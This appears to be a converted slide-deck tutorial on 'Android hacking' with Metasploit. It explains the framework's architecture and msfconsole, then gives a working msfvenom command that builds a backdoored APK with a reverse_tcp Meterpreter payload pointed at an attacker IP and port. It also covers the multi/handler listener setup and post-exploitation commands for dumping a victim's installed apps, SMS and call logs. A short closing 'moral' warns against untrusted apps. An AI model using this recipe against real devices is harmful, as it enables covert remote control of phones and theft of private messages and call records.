ANDROID HACKING

using Metasploit

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INTRODUCTION

- Metasploit is an open source penetration tool used for developing and executing exploit code against a remote target machine, Metasploit framework has the world's largest database of public and tested exploits.
- ► The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.
- At its core, it is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.

METASPLOIT ARCHITECTURE

FileSystem And Libraries

The MSF filesystem is laid out in an intuitive manner and is organized by directory.

- data: editable files used by Metasploit
- documentation: provides documentation for the framework
- external: source code and third-party libraries
- ▶ lib: the 'meat' of the framework code base modules: the actual MSF modules
- plugins: plugins that can be loaded at run-time
- scripts: Meterpreter and other scripts
- tools: various useful command-line utilities.

METASPLOIT ARCHITECTURE

Modules And Locations

Exploits

- Defined as modules that use payloads
- An exploit without a payload is an Auxiliary module

Payloads, Encoders, Nops

- Payloads consist of code that runs remotely
- Encoders ensure that payloads make it to their destination
- ▶ Nops keep the payload sizes consistent

Primary Module Tree

Located under /usr/share/metasploit-framework/modules/

User-Specified Module Tree

- Located under /.msf4/modules/
- This location is ideal for private module sets


LOADING MODULES

Metasploit gives you the freedom to load modules either at runtime or after msfconsole has already been started. Pass the -m option when running msfconsole to load at runtime:

```
activities | Fill terminal *
```

LOADING MODULES

If you need to load additional modules after runtime, use the Metasploit loadpath command from within msfconsole.:



VULNERABILITY

- ➤ A vulnerability is a system hole that one can exploit to gain unauthorized access to sensitive data or inject malicious code. Metasploit, like all the others security applications, has a vulnerability scanner which is available in it.
- ▶ With the help of a vulnerability scanner, nearly all the jobs can be done with one application. Metasploit uses Nexpose to do the scan.

METASPLOIT FUNDAMENTALS


- ► Msfconsole interface : The msfconsole is probably the most popular interface to the Metasploit Framework (MSF).
- ▶ It provides an "all- in-one" centralized console and allows you efficient access to virtually all of the options available in the MSF.
- ► The -q option removes the launch banner by starting msfconsole in quiet mode.

BENEFITS OF MSFconsole

- ▶ It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full readline support, tabbing, and command completion
- Execution of external commands in msfconsole is possible


LAUNCHING OF MSFconsole

You can pass -h to msfconsole to see the other usage options available to you.



USAGE OF THE COMMAND PROMPT

Entering help or a ? once in the msf command prompt will display a listing of available commands along with a description of what they are used for.



TAB COMPLETION

The MSFconsole is designed to be fast to use and one of the features that helps this goal is tab completion. With the wide array of modules available, it can be difficult to remember the exact name and path of the particular module one wishes to make use of.

EXPLOITS IN METASPLOIT

ACTIVE ATTACKS

Active exploits will exploit a specific host, run until completion, and then exit

- Brute-force modules will exit when a shell opens from the victim.
- Module execution stops if an error is encountered.
- One can force an active module to the background by passing '-j' to the exploit command

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EXPLOITS IN METASPLOIT

PASSIVE ATTACKS

Passive exploits wait for incoming hosts and exploit them as they connect

- Passive exploits almost always focus on clients such as web browsers, FTP clients, etc
- ► They can also be used in conjunction with email exploits, waiting for connections
- Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.


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PAYLOADS

- A payload in Metasploit refers to an exploit module. There are three different types of payload modules in the Metasploit Framework: Singles, Stagers, and Stages.
- ► These different types allow for a great deal of versatility and can be useful across numerous types of scenarios.
- ▶ Whether or not a payload is staged, is represented by '/' in the payload

METERPRETER

Since the Meterpreter provides a whole new environment, some of the basic Meterpreter commands to get one started and familiarized with can be found out using help.



STEPS TO BE FOLLOWED:

- Select a right exploit and then set the target.
- Verify the exploit options to determine whether the target system is vulnerable to the exploit.
- Select a payload
- Execute the exploit. After gathering information about target system

WHY ANDROID ATTACKS?

- More than a billion Android devices could be hacked, experts have warned.
- ► The devices many of which are in active use and have been bought relatively recently – are no longer support by security updates and so do not receive patches for bugs and other issues, new research has warned.
- It means that people using the phones could be hit by bugs that are distributed widely and can be exploited by hackers relatively easily.
- A report by consumer group Which? found that about 40 percent of Android users were running older versions of the software, which no longer receives security updates from Google.
- Android is the world's most popular mobile operating system and as a result, Which? says there are potentially millions of smartphone users at risk of data theft and other cyber attacks.

MetaSploit For Android Hacking



BACKDOOR?

- ▶ A Backdoor is a method or a way of bypassing authentication in the product, computer etc. They are usually used for unauthorized access to a computer.
- ► For Android, we are going to create an APK file with a backdoor in it. Android Application Package (APK) is the file format used to distribute and install application software onto the Google's Android OS. It is similar to the MSI package or a Deb package in Linux based operating system.

REQUIREMENTS FOR THE ATTACK:

- Metasploit Framework (Pre-Installed on Kali Linux) or installing metasploit on Ubuntu.
- ▶ Victims Android Smartphone to have installed the APK file

DETAILED PROCEDURE OF THE ATTACK:

- Open Terminal.
- We are going to use Metasploit Venom Framework to create the exploit/backdoor for this tutorial.
- Use this command to generate the exploit/Backdoor for the victim :

msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.29.14 LPORT=4444 R > hacked.apk



MSFVENOM

- So we are using msfvenom as the exploit generator for an android using Meterpreter for the reverse connection to the attacker's system.
- ► LHOST defines the attackers IP address where he will get the reverse connection from the victim.
- ► And same with the LPORT connection will be made on port 4444 and R > is used to generate the executable.
- hacked.apk refers to the name of the application file to be generated

AFTER MSFVENOM


- Now we are all ready for the next step as this payload use reverse_tcp so the attacker will be listening to the port specified in the payload for a reverse connection from the victim.
- So now we need to set up a handler to handle incoming connections to the port let's do it.

LAUNCH THE MSFCONSOLE:

- Open Terminal.
- Use this command to launch the console: sudo msfconsole




- ► We will use multi/handler, which is a stub that handles exploits launched outside of the framework
- When using the exploit/multi/handler module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.
 - set payload android/meterpreter/reverse_tcp
 - ightharpoonup set LPORT = port no.
 - set LHOST = ip




EXPLOIT

- Use this command to start listening : exploit
- Now as soon as the victim installs the APK exploit/backdoor you will get the reverse meterpreter session on you terminal like this.




List Of Commands to Extract Information




Extracted Information with command app_list:

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3 Button Navigation Bar
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Airtel
Amazon Kindle
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Extracted Information with command dump_sms:



Extracted Information with command dump calllog:



Extracted Information with other commands

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enterpreter > []
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MORAL

- APPS SHOULD NOT DOWNLOADED FROM RANDOM/UNSAFE SOURCES.
- ONE SHOULD BE CAREFUL ABOUT THE PERMISSIONS GIVEN TO ANY APPLICATION.

REFERENCES:

- https://github.com/rapid7/metasploitframework/blob/master/documentation/modules/payload/and
- https://securitytraning.com/hack-android-smartphoneusing-metasploit/
- https://www.youtube.com/watch?v=AyMgYhwyGSE

THANK YOU!

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